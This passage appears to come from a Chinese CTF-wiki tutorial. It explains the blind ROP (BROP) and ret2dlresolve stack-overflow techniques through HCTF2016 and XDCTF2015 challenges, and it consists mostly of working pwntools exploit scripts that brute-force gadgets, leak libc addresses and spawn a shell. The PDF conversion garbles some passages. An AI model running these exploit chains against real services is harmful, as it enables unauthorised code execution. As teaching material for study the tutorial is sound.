
但是， 需要注意的是向 BROP 这样的⼀下⼦弹出 6 个寄存器的 gadgets， 程序中并不经常出现 。所 以， 如果我们发现了这样的 gadgets， 那么， 有很大的可能性， 这个 gadgets 就是 brop gadgets 。此 外， 这个 gadgets 通过错位还可以生成 pop rsp 等这样的 gadgets， 可以使得程序崩溃也可以作为识 别这个 gadgets 的标志。

此外， 根据我们之前学的 ret2libc\_csu\_init 可以知道该地址减去 0x1a 就会得到其上⼀个 gadgets 。可 以供我们调用其它函数。

需要注意的是 probe 可能是⼀个 stop gadget， 我们得去检查⼀下， 怎么检查呢？我们只需要让后面所 有的内容变为 trap 地址即可 。因为如果是 stop gadget 的话， 程序会正常执行， 否则就会崩溃 。看起 来似乎很有意思.

寻找 PLT[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "plt)

如下图所示， 程序的 plt 表具有比较规整的结构， 每⼀个 plt 表项都是 16 字节 。而且， 在每⼀个表项 的 6 字节偏移处， 是该表项对应的函数的解析路径， 即程序最初执⾏该函数的时候， 会执⾏该路径对函 数的 got 地址进⾏解析。



此外， 对于大多数 plt 调用来说， ⼀般都不容易崩溃， 即使是使用了比较奇怪的参数 。所以说， 如果我 们发现了⼀系列的长度为 16 的没有使得程序崩溃的代码段， 那么我们有⼀定的理由相信我们遇到了 plt 表 。除此之外， 我们还可以通过前后偏移 6 字节， 来判断我们是处于 plt 表项中间还是说处于开 头。

控制 RDX[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "rdx)

当我们找到 plt 表之后， 下面， 我们就该想办法来控制 rdx 的数值了， 那么该如何确认 strcmp 的位置 呢？ 需要提前说的是， 并不是所有的程序都会调用 strcmp 函数， 所以在没有调用 strcmp 函数的情况 下， 我们就得利用其它方式来控制 rdx 的值了 。这里给出程序中使用 strcmp 函数的情况。

之前， 我们已经找到了 brop 的 gadgets， 所以我们可以控制函数的前两个参数了 。与此同时， 我们定 义以下两种地址

● readable， 可读的地址。

● bad, 非法地址， 不可访问， 比如说 0x0。

那么我们如果控制传递的参数为这两种地址的组合， 会出现以下四种情况

●

●

●

●

strcmp(bad,bad)

strcmp(bad,readable)

strcmp(readable,bad)

strcmp(readable,readable)

只有最后⼀种格式， 程序才会正常执行。

注：在没有 PIE 保护的时候， 64 位程序的 ELF 文件的 0x400000 处有 7 个非零字节。

那么我们该如何具体地去做呢？有⼀种比较直接的方法就是从头到尾依次扫描每个 plt 表项， 但是这个 却比较麻烦 。我们可以选择如下的⼀种方法

● 利用 plt 表项的慢路径

● 并且利用下⼀个表项的慢路径的地址来覆盖返回地址

这样， 我们就不用来回控制相应的变量了。

当然， 我们也可能碰巧找到 strncmp 或者 strcasecmp 函数， 它们具有和 strcmp ⼀样的效果。 寻找输出函数 [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_14)

寻找输出函数既可以寻找 write， 也可以寻找 puts 。⼀般现先找 puts 函数 。不过这里为了介绍方便， 先介绍如何寻找 write。

寻找 write[@plt](https://gmabru.yuque.com/plt) [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "writeplt)

当我们可以控制 write 函数的三个参数的时候， 我们就可以再次遍历所有的 plt 表， 根据 write 函数将 会输出内容来找到对应的函数 。需要注意的是， 这里有个比较麻烦的地方在于我们需要找到文件描述符 的值 。⼀般情况下， 我们有两种方法来找到这个值

● 使用 rop chain， 同时使得每个 rop 对应的文件描述符不⼀样

● 同时打开多个连接， 并且我们使用相对较高的数值来试⼀试。

需要注意的是

● linux 默认情况下， ⼀个进程最多只能打开 1024 个文件描述符。



● posix 标准每次申请的文件描述符数值总是当前最⼩可用数值。

当然， 我们也可以选择寻找 puts 函数。

寻找 puts[@plt](https://gmabru.yuque.com/plt) [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "putsplt)

寻找 puts 函数 (这里我们寻找的是 plt)， 我们自然需要控制 rdi 参数， 在上面， 我们已经找到了 brop gadget 。那么， 我们根据 brop gadget 偏移 9 可以得到相应的 gadgets ( 由 ret2libc\_csu\_init 中后续 可得) 。同时在程序还没有开启 PIE 保护的情况下， 0x400000 处为 ELF 文件的头部， 其内容为 \ x7fELF 。所以我们可以根据这个来进行判断 。⼀般来说， 其 payload 如下

Plain Text  复制代码

1 payload = 'A'\*length +p64(pop\_rdi\_ret)+p64(0x400000)+p64(addr)+p64(stop\_gad get)

攻击总结 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_15)

此时， 攻击者已经可以控制输出函数了， 那么攻击者就可以输出. text 段更多的内容以便于来找到更多 合适 gadgets 。同时， 攻击者还可以找到⼀些其它函数， 如 dup2 或者 execve 函数 。⼀般来说， 攻击 者此时会去做下事情

● 将 socket 输出重定向到输⼊输出

● 寻找“/bin/sh”的地址 。⼀般来说， 最好是找到⼀块可写的内存， 利用 write 函数将这个字符串写 到相应的地址。

● 执行 execve 获取 shell， 获取 execve 不⼀定在 plt 表中， 此时攻击者就需要想办法执行系统调用 了。

例子 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_16)

这里我们以 [HCTF2016 的出题⼈失踪了](https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/stackoverflow/brop/hctf2016-brop) 为例 。基本思路如下

确定栈溢出长度 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_17)



def getbufferflow\_length():

i = 1

while 1:

try:

sh = remote('127.0.0.1', 9999)

sh.recvuntil('WelCome my friend,Do you know password?\n')

sh.send(i \* 'a')

output = sh.recv()

sh.close()

if not output.startswith('No password'):

return i - 1

else:

i += 1

except EOFError:

sh.close()

return i - 1

Plain Text  复制代码

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

根据上面， 我们可以确定， 栈溢出的长度为 72 。同时， 根据回显信息可以发现程序并没有开启 canary 保护， 否则， 就会有相应的报错内容 。所以我们不需要执行 stack reading。

寻找 stop gadgets[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "stop-gadgets_1)

寻找过程如下



Plain Text  复制代码

1 def get\_stop\_addr(length):

2 addr = 0x400000

3 while 1:

4 try:

5 sh = remote('127.0.0.1', 9999)

6 sh.recvuntil('password?\n')

7 payload = 'a' \* length + p64(addr)

8 sh.sendline(payload)

9 sh.recv()

10 sh.close()

11 print 'one success addr: 0x%x' % (addr)

12 return addr

13 except Exception:

14 addr += 1

15 sh.close()

这里我们直接尝试 64 位程序没有开启 PIE 的情况， 因为⼀般是这个样子的，，， 如果开启了，， 那就 按照开启了的方法做，， 结果发现了不少，， 我选择了⼀个貌似返回到源程序中的地址

Plain Text  复制代码

1 one success stop gadget addr: 0x4006b6

识别 brop gadgets[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "brop-gadgets_1)

下面， 我们根据上面介绍的原理来得到对应的 brop gadgets 地址 。构造如下， get\_brop\_gadget 是为 了得到可能的 brop gadget， 后面的 check\_brop\_gadget 是为了检查。

Plain Text  复制代码



1 def get\_brop\_gadget(length, stop\_gadget, addr):

2 try:

3 sh = remote('127.0.0.1', 9999)

4 sh.recvuntil('password?\n')

5 payload = 'a' \* length + p64(addr) + p64(0) \* 6 + p64(

6 stop\_gadget) + p64(0) \* 10

7 sh.sendline(payload)

8 content = sh.recv()

9 sh.close()

10 print content

11 # stop gadget returns memory

12 if not content.startswith('WelCome'):

13 return False

14 return True

15 except Exception:

16 sh.close()

17 return False

18

19

20 def check\_brop\_gadget(length, addr):

21 try:

22 sh = remote('127.0.0.1', 9999)

23 sh.recvuntil('password?\n')

24 payload = 'a' \* length + p64(addr) + 'a' \* 8 \* 10

25 sh.sendline(payload)

26 content = sh.recv()

27 sh.close()

28 return False

29 except Exception:

30 sh.close()

31 return True

32

33

34 ##length = getbufferflow\_length()

35 length = 72

36 ##get\_stop\_addr(length)

37 stop\_gadget = 0x4006b6

38 addr = 0x400740

39 while 1:

40 print hex(addr)

41 if get\_brop\_gadget(length, stop\_gadget, addr):

42 print 'possible brop gadget: 0x%x' % addr

43 if check\_brop\_gadget(length, addr):

44 print 'success brop gadget: 0x%x' % addr

45 break



46 addr += 1

这样， 我们基本得到了 brop 的 gadgets 地址 0x4007ba

确定 puts[@plt](https://gmabru.yuque.com/plt) 地址 [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "putsplt_1)

根据上面， 所说我们可以构造如下 payload 来进行获取

Plain Text  复制代码

1 payload = 'A'\*72 +p64(pop\_rdi\_ret)+p64(0x400000)+p64(addr)+p64(stop\_gadget)

具体函数如下

Plain Text  复制代码

1 def get\_puts\_addr(length, rdi\_ret, stop\_gadget):

2 addr = 0x400000

3 while 1:

4 print hex(addr)

5 sh = remote('127.0.0.1', 9999)

6 sh.recvuntil('password?\n')

7 payload = 'A' \* length + p64(rdi\_ret) + p64(0x400000) + p64(

8 addr) + p64(stop\_gadget)

9 sh.sendline(payload)

10 try:

11 content = sh.recv()

12 if content.startswith('\x7fELF'):

13 print 'find puts@plt addr: 0x%x' % addr

14 return addr

15 sh.close()

16 addr += 1

17 except Exception:

18 sh.close()

19 addr += 1

最后根据 plt 的结构， 选择 0x400560 作为 puts[@plt](https://gmabru.yuque.com/plt)

泄露 puts[@got](https://gmabru.yuque.com/got) 地址 [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "putsgot)

在我们可以调用 puts 函数后， 我们可以泄露 puts 函数的地址， 进而获取 libc 版本， 从而获取相关的 system 函数地址与 / bin/sh 地址， 从而获取 shell 。我们从 0x400000 开始泄露 0x1000 个字节， 这 已经足够包含程序的 plt 部分了 。代码如下

Plain Text  复制代码



1 def leak(length, rdi\_ret, puts\_plt, leak\_addr, stop\_gadget):

2 sh = remote('127.0.0.1', 9999)

3 payload = 'a' \* length + p64(rdi\_ret) + p64(leak\_addr) + p64(

4 puts\_plt) + p64(stop\_gadget)

5 sh.recvuntil('password?\n')

6 sh.sendline(payload)

7 try:

8 data = sh.recv()

9 sh.close()

10 try:

11 data = data[:data.index("\nWelCome")]

12 except Exception:

13 data = data

14 if data == "":

15 data = '\x00'

16 return data

17 except Exception:

18 sh.close()

19 return None

20

21

22 ##length = getbufferflow\_length()

23 length = 72

24 ##stop\_gadget = get\_stop\_addr(length)

25 stop\_gadget = 0x4006b6

26 ##brop\_gadget = find\_brop\_gadget(length,stop\_gadget)

27 brop\_gadget = 0x4007ba

28 rdi\_ret = brop\_gadget + 9

29 ##puts\_plt = get\_puts\_plt(length, rdi\_ret, stop\_gadget)

30 puts\_plt = 0x400560

31 addr = 0x400000

32 result = ""

33 while addr < 0x401000:

34 print hex(addr)

35 data = leak(length, rdi\_ret, puts\_plt, addr, stop\_gadget)

36 if data is None:

37 continue

38 else:

39 result += data

40 addr += len(data)

41 with open('code', 'wb') as f:

42 f.write(result)



最后，我们将泄露的内容写到文件里。需要注意的是如果泄露出来的是 “”, 那说明我们遇到了'\x00'，因为 puts 是输出字符串，字符串是以'\x00'为终止符的。之后利用 ida 打开 binary 模式，首先在 edit->segments->rebase program 将程序的基地址改为 0x400000，然后找到偏移 0x560 处，如下

Plain Text   复制代码

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 1 seg000:0000000000400560  2 seg000:0000000000400561  3 seg000:0000000000400562  4 seg000:0000000000400563  5 seg000:0000000000400564  6 seg000:0000000000400565  然后按下 c, 将此处的数据转换为汇编指令， | 如下 | db  db  db  db  db  db | 0FFh  25h  0B2h  0Ah  20h  0 | ;  ; | %  Plain Text | 复制代码 |

1 seg000:0000000000400560 ; -------------------------------------------------

--------------------------

2 seg000:0000000000400560 jmp qword ptr cs:601018h

3 seg000:0000000000400566 ; -------------------------------------------------

--------------------------

4 seg000:0000000000400566 push 0

5 seg000:000000000040056B jmp loc\_400550

6 seg000:000000000040056B ; -------------------------------------------------

--------------------------

这说明，puts[@got](file:///C:\\got) 的地址为 0x601018。

程序利用 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/medium-rop/" \l "_18)



Plain Text  复制代码

1 ##length = getbufferflow\_length()

2 length = 72

3 ##stop\_gadget = get\_stop\_addr(length)

4 stop\_gadget = 0x4006b6

5 ##brop\_gadget = find\_brop\_gadget(length,stop\_gadget)

6 brop\_gadget = 0x4007ba

7 rdi\_ret = brop\_gadget + 9

8 ##puts\_plt = get\_puts\_addr(length, rdi\_ret, stop\_gadget)

9 puts\_plt = 0x400560

10 ##leakfunction(length, rdi\_ret, puts\_plt, stop\_gadget)

11 puts\_got = 0x601018 12

13 sh = remote('127.0.0.1', 9999)

14 sh.recvuntil('password?\n')

15 payload = 'a' \* length + p64(rdi\_ret) + p64(puts\_got) + p64(puts\_plt) + p6 4(

16 stop\_gadget)

17 sh.sendline(payload)

18 data = sh.recvuntil('\nWelCome', drop=True)

19 puts\_addr = u64(data.ljust(8, '\x00'))

20 libc = LibcSearcher('puts', puts\_addr)

21 libc\_base = puts\_addr - libc.dump('puts')

22 system\_addr = libc\_base + libc.dump('system')

23 binsh\_addr = libc\_base + libc.dump('str\_bin\_sh')

24 payload = 'a' \* length + p64(rdi\_ret) + p64(binsh\_addr) + p64(

25 system\_addr) + p64(stop\_gadget)

26 sh.sendline(payload)

27 sh.interactive()

[回到目录](#_top)

## 2.3.3 高级ROP1

原理 [¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "_1)

由于动态链接器最后在解析符号的地址时， 是依据符号的名字进行解析的 。因此， ⼀个很自然的想法是 直接修改动态字符串表 .dynstr ， 比如把某个函数在字符串表中对应的字符串修改为目标函数对应

的字符串 。但是， 动态字符串表和代码映射在⼀起， 是只读的 。此外， 类似地， 我们可以发现动态符号 表 、重定位表项都是只读的。

但是， 假如我们可以控制程序执行流， 那我们就可以伪造合适的重定位偏移， 从而达到调用目标函数的 目的 。然而， 这种方法比较麻烦， 因为我们不仅需要伪造重定位表项， 符号信息和字符串信息， 而且我 们还需要确保动态链接器在解析的过程中不会出错。

思路 1- 间接控制重定位表项的相关内容 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "2-)


.dynamic

既然动态链接器会从

下面我们以 2015-XDCTF-pwn200 来介绍 32 位和 64 位下如何使用 ret2dlresolve 技巧。

由于动态连接器在解析符号地址时， 主要依赖于 link\_map 来查询相关的地址 。因此， 如果我们可以成 功伪造 link\_map， 也就可以控制程序执行目标函数。

节中索引到各个目标节， 那如果我们可以修改动态节中的内容， 那



Plain Text  复制代码

❯ gcc -fno-stack-protector -m32 -z norelro -no-pie main.c -o main\_norelro\_32

❯ checksec main\_no\_relro\_32

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/no-relro/main\_no\_relro\_32'

Arch: i386-32-little

RELRO: No RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)7

8 PIE: No PIE (0x8048000)



思路 2 - 伪造

自然就很容易控制待解析符号对应的字符串， 从而达到执行目标函数的目的。

link\_map¶

32 位例子 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "32)

NO RELRO[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "no-relro)

首先， 我们可以按照下面的方式来编译对应的文件。

.dynamic

.dynamic

会简单些 。因为我们只需要修改

节中的字符串表的地

在这种情况下， 修改

址为伪造的字符串表的地址， 并且相应的位置为目标字符串基本就行了 。具体思路如下

1. 修改 .dynamic 节中字符串表的地址为伪造的地址

2. 在伪造的地址处构造好字符串表， 将 read 字符串替换为 system 字符串。

3. 在特定的位置读取 /bin/sh 字符串。

4. 调用 Read 函数的 plt 的第二条指令， 触发 system 函数。

代码如下

dl runtime resolve

进行函数解析， 从而执行

\_ \_ \_

from pwn import \*

# context.log\_level="debug"

context.terminal = ["tmux","splitw","-h"]

context.arch="i386"

p = process("./main\_no\_relro\_32")

rop = ROP("./main\_no\_relro\_32")

elf = ELF("./main\_no\_relro\_32")

p.recvuntil('Welcome to XDCTF2015~!\n')

offset = 112

rop.raw(offset\*'a')

rop.read(0,0x08049804+4,4) # modify .dynstr pointer in .dynamic section t

o a specific location

dynstr = elf.get\_section\_by\_name('.dynstr').data()

dynstr = dynstr.replace("read","system")

rop.read(0,0x080498E0,len((dynstr))) # construct a fake dynstr section

rop.read(0,0x080498E0+0x100,len("/bin/sh\x00")) # read /bin/sh\x00

rop.raw(0x08048376) # the second instruction of read@plt

rop.raw(0xdeadbeef)

rop.raw(0x080498E0+0x100)

# print(rop.dump())

assert(len(rop.chain())<=256)

rop.raw("a"\*(256-len(rop.chain())))

p.send(rop.chain())

p.send(p32(0x080498E0))

p.send(dynstr)

p.send("/bin/sh\x00")

p.interactive()

Plain Text  复制代码



1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

运行效果如下



Plain Text  复制代码

❯ python exp-no-relro.py

[+] Starting local process './main\_no\_relro\_32': pid 35093

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/no-relro/main\_no\_relro\_32'

Arch: i386-32-little

RELRO: No RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[\*] Loaded 10 cached gadgets for './main\_no\_relro\_32'

[\*] Switching to interactive mode

$ ls

exp-no-relro.py main\_no\_relro\_32

Partial RELRO[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "partial-relro)

首先我们可以编译源文件 main.c 得到⼆进制文件， 这里取消了 Canary 保护。

Plain Text  复制代码

❯ gcc -fno-stack-protector -m32 -z relro -z lazy -no-pie ../../main.c -o main\_partial\_relro\_32

❯ checksec main\_partial\_relro\_32

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/parti

al-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

在这种情况下， ELF 文件中的 .dynamic 节将会变成只读的， 这时我们可以通过伪造重定位表项的方式 来调用目标函数。

在下面的讲解过程中， 本文会按照以下两种不同的方式来使用该技巧。

1. 通过手工伪造的方式使用该技巧， 从而获取 shell 。这种方式虽然比较麻烦， 但是可以仔细理解

ret2dlresolve 的原理。

2. 利用工具来实现攻击， 从而获取 shell 。这种方式比较简单， 但我们还是应该充分理解背后的原理， 不能只是会使用工具。

手工伪造 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "_2)

这题我们不考虑有 libc 的情况 。通过分析， 我们可以发现程序有⼀个很明显的栈溢出漏洞， 缓冲区到返 回地址间的偏移为 112。

Plain Text  复制代码



gef➤ pattern create 200

[+] Generating a pattern of 200 bytes

aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab

[+] Saved as '$\_gef0'

gef➤ r

Starting program: /mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32

Welcome to XDCTF2015~!

aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab

Program received signal SIGSEGV, Segmentation fault.

[ Legend: Modified register | Code | Heap | Stack | String ]

───────────────────────────────────────────────────────────────────────── registers ────

$eax : 0xc9

$ebx : 0x62616162 ("baab"?)

$ecx : 0xffffcddc → "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"

$edx : 0x100

$esp : 0xffffce50 → "eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]"

$ebp : 0x62616163 ("caab"?)

$esi : 0xf7fb0000 → 0x001d7d6c

$edi : 0xffffcec0 → 0x00000001

$eip : 0x62616164 ("daab"?)

$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]

$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063

───────────────────────────────────────────────────────────────────────────── stack ────

0xffffce50│+0x0000: "eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]" ← $esp

0xffffce54│+0x0004: "faabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabra[...]"

0xffffce58│+0x0008: "gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsa[...]"

0xffffce5c│+0x000c: "haabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabta[...]"

0xffffce60│+0x0010: "iaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabua[...]"

0xffffce64│+0x0014: "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"

0xffffce68│+0x0018: "kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa[...]"

0xffffce6c│+0x001c: "laabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa[...]"

─────────────────────────────────────────────────────────────────────── code:x86:32 ────

[!] Cannot disassemble from $PC

[!] Cannot access memory at address 0x62616164

─────────────────────────────────────────────────────────────────────────── threads ────

[#0] Id 1, Name: "main\_partial\_re", stopped 0x62616164 in ?? (), reason: SIGSEGV

───────────────────────────────────────────────────────────────────────────── trace ────

────────────────────────────────────────────────────────────────────────────────────────

0x62616164 in ?? ()

gef➤ pattern search 0x62616164

[+] Searching '0x62616164'

[+] Found at offset 112 (little-endian search) likely

在下面的每⼀个阶段中， 我们会⼀步步地深⼊理解如何构造 payload。

STAGE 1[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "stage-1)

在这⼀阶段， 我们的目的比较简单， 就是控制程序直接执行 write 函数 。在栈溢出的情况下， 我们其实 可以直接控制返回地址来控制程序直接执行 write 函数 。但是这里我们采用⼀个相对复杂点的办法， 即 先使用栈迁移， 将栈迁移到 bss 段， 然后再来控制 write 函数 。因此， 这⼀阶段主要包括两步

1. 将栈迁移到 bss 段。

2. 通过 write 函数的 plt 表项来执行 write 函数， 输出相应字符串。

这里使用了 pwntools 中的 ROP 模块 。具体代码如下



Plain Text  复制代码

1 from pwn import \*

2 elf = ELF('./main\_partial\_relro\_32')

3 r = process('./main\_partial\_relro\_32')

4 rop = ROP('./main\_partial\_relro\_32')

5

6 offset = 112

7 bss\_addr = elf.bss() 8

9 r.recvuntil('Welcome to XDCTF2015~!\n')

10

11 # stack privot to bss segment, set esp = base\_stage

12 stack\_size = 0x800 # new stack size is 0x800

13 base\_stage = bss\_addr + stack\_size

14 rop.raw('a' \* offset) # padding

15 rop.read(0, base\_stage, 100) # read 100 byte to base\_stage

16 rop.migrate(base\_stage)

17 r.sendline(rop.chain())

18

19 # write "/bin/sh"

20 rop = ROP('./main\_partial\_relro\_32')

21 sh = "/bin/sh"

22 rop.write(1, base\_stage + 80, len(sh))

23 rop.raw('a' \* (80 - len(rop.chain())))

24 rop.raw(sh)

25 rop.raw('a' \* (100 - len(rop.chain())))

26 r.sendline(rop.chain()) 27

28 r.interactive()

结果如下



Plain Text 复制代码

在这⼀阶段我们将会进⼀步利用\_dl\_ runtime\_ resolve 相关的知识来控制程序执行 write 函 数。



❯ python stage1.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 25112

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

[\*] Switching to interactive mode

/bin/sh[\*] Got EOF while reading in interactive interactive

STAGE 2[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "stage-2)

1. 将栈迁移到 bss 段。

2. 控制程序直接执行plt0中的相关指令，即push linkmap以及跳转到 \_dl\_ runtime\_ resolve

函数 。这时， 我们还需要提供 write 重定位项在 got 表中的偏移 。这里， 我们可以直接使用 write plt 中提供的偏移， 即 0x080483C6 处所给出的 0x20 。其实， 我们也可以跳转到 0x080483C6 地址处， 利用原有的指令来提供 write 函数的偏移， 并跳转到 plt0。

Plain Text  复制代码



1 .plt:08048370 ; ==========================================================

=================

2 .plt:08048370

3 .plt:08048370 ; Segment type: Pure code

4 .plt:08048370 ; Segment permissions: Read/Execute

5 .plt:08048370 \_plt segment para public 'CODE' use32

6 .plt:08048370 assume cs:\_plt

7 .plt:08048370 ;org 8048370h

8 .plt:08048370 assume es:nothing, ss:nothing, ds:\_data, fs:

nothing, gs:nothing

9 .plt:08048370

10 .plt:08048370 ; =============== S U B R O U T I N E ======================

=================

11 .plt:08048370

12 .plt:08048370

13 .plt:08048370 sub\_8048370 proc near ; CODE XREF: .plt:08

04838B↓j

14 .plt:08048370 ; .plt:0804839B↓j

...

15 .plt:08048370 ; \_\_unwind {

16 .plt:08048370 push ds:dword\_804A004

17 .plt:08048376 jmp ds:dword\_804A008

18 .plt:08048376 sub\_8048370 endp

19 .plt:08048376

20 ...

21 .plt:080483C0 ; =============== S U B R O U T I N E ======================

=================

22 .plt:080483C0

23 .plt:080483C0 ; Attributes: thunk

24 .plt:080483C0

25 .plt:080483C0 ; ssize\_t write(int fd, const void \*buf, size\_t n)

26 .plt:080483C0 \_write proc near ; CODE XREF: main+8A

↓p

27 .plt:080483C0

28 .plt:080483C0 fd = dword ptr 4

29 .plt:080483C0 buf = dword ptr 8

30 .plt:080483C0 n = dword ptr 0Ch

31 .plt:080483C0

32 .plt:080483C0 jmp ds:off\_804A01C

33 .plt:080483C0 \_write endp

34 .plt:080483C0

35 .plt:080483C6 ; ----------------------------------------------------------

-----------------

36 .plt:080483C6 push 20h ; ' '

37 .plt:080483CB jmp sub\_8048370

具体代码如下

Plain Text  复制代码



1 from pwn import \*

2 elf = ELF('./main\_partial\_relro\_32')

3 r = process('./main\_partial\_relro\_32')

4 rop = ROP('./main\_partial\_relro\_32')

5

6 offset = 112

7 bss\_addr = elf.bss() 8

9 r.recvuntil('Welcome to XDCTF2015~!\n')

10

11 # stack privot to bss segment, set esp = base\_stage

12 stack\_size = 0x800 # new stack size is 0x800

13 base\_stage = bss\_addr + stack\_size

14 rop.raw('a' \* offset) # padding

15 rop.read(0, base\_stage, 100) # read 100 byte to base\_stage

16 rop.migrate(base\_stage)

17 r.sendline(rop.chain())

18

19 # write "/bin/sh"

20 rop = ROP('./main\_partial\_relro\_32')

21 plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

22 jmprel\_data = elf.get\_section\_by\_name('.rel.plt').data()

23 writegot = elf.got["write"]

24 write\_reloc\_offset = jmprel\_data.find(p32(writegot,endian="little"))

25 print(write\_reloc\_offset)

26 rop.raw(plt0)

27 rop.raw(write\_reloc\_offset)

28 # fake ret addr of write

29 rop.raw('bbbb')

30 # fake write args, write(1, base\_stage+80, sh)

31 rop.raw(1)

32 rop.raw(base\_stage + 80)

33 sh = "/bin/sh"

34 rop.raw(len(sh))

35 rop.raw('a' \* (80 - len(rop.chain())))

36 rop.raw(sh)

37 rop.raw('a' \* (100 - len(rop.chain()))) 38

39 r.sendline(rop.chain())

40 r.interactive()



Plain Text  复制代码



❯ python stage2.py

❯ python stage2.py

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-xdctf-pwn200/32/partial-relro/main\_partial\_relro\_32'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Starting local process './main\_partial\_relro\_32': pid 25131

[\*] Loaded 10 cached gadgets for './main\_partial\_relro\_32'

32

[\*] Switching to interactive mode

/bin/sh[\*] Got EOF while reading in interactive

效果如下， 仍然输出了 sh 对应的字符串。

STAGE 3[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "stage-3)

